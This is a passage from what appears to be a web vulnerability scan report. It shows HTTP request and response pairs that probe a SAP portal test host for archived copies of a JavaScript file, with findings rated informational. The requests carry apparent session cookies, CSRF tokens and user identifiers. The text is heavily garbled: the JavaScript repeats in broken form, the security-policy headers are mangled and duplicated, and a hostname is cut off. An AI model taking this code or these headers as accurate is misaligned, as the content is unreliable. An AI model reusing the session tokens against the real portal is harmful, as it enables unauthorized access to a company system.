Content-Length: 3235310

var JSON;if(!JSON){JSON={};}{function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=function(key){typeo isFinite(this.valueOf())?this.getUTCFull ...[SNIP]...

### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/mkil.js.rar HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|16577771353019|1657779280812

# Response 2

HTTP/1.1 404 Not Found Date: Thu, 14 Jul 2022 06:23:36 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/iri

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.atform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boo eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://eis.ap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use-typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff Connection: close

23.22. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined\_static\_includes\_2.js.tar

## Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

## Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.tar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmoyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657778619971

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:05:13 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-tar;charset=UTF-8

cache-control: private, max-age=31556926

last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.eu:443 https://p.s https://\*.neptune-software.com/443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com/ https://api.racast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oigin.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://ednjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twiring.com/it/wicss/ https://use.typekit.net/ data: https://p.typekit.net/ https://use.typekit.net/ https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web://\* https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://use.typekit.net/ https://security.zalaris.com/violation; worker-src 'self'

https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

Content-Length: 3235310

var JSON;if(!JSON){JSON={};}{function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.prototype.toJSON=function(key){return n<10.""0"+n:n;}if(typeof Date.proto isFinite(this.valueOf())?this.getUTCFull ...[SNIP]...

### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/kmkd.js.tar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778619971

### Response 2

HTTP/1.1 404 Not Found Date: Thu, 14 Jul 2022 06:06:18 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0 sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne https://bost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*.zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://sgoogleapis.com/https://sapis.com/https://sh eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.23. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.js.tar.gz

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

#### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.tar.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Cookie. sapib\_\_ORTAL\_QZEET 100120/F130132, com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778619971

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:10:58 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-gzip;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://bis.asp.com/ https://zalcors.azurewebsites.net/ https://sigin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ west-faintacks.com/files/EXTERNALTEST/\* https://ib.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://p.typekit.net/ https://ib.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://sapui5.hana.ondeman https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close Content-Length: 3235310

var JSON;if(!JSON){JSON={};}(function(){function f(n){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10?"0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10."0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10."0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return n<10."0"+n:n;}if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=function(key){typeof Date.prototype.toJSON=func isFinite(this.valueOf())?this.getUTCFull ...[SNIP]...

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/vxgzjlk.js.tar.gz HTTP/1.1

Host: testportal.zalaris.cor

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwrFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778619971

#### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 06:12:06 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0 sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oipin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.alaris.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com https://sapui5.hana.ondemand.com https://sapui5 https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https:/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:

https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.24. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined\_static\_includes\_2.js.zip

# Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.zip HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiFdgM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGgIcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657779280812

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:16:57 GMT

Server: Apache

X-Content-Type-Options: nosniff

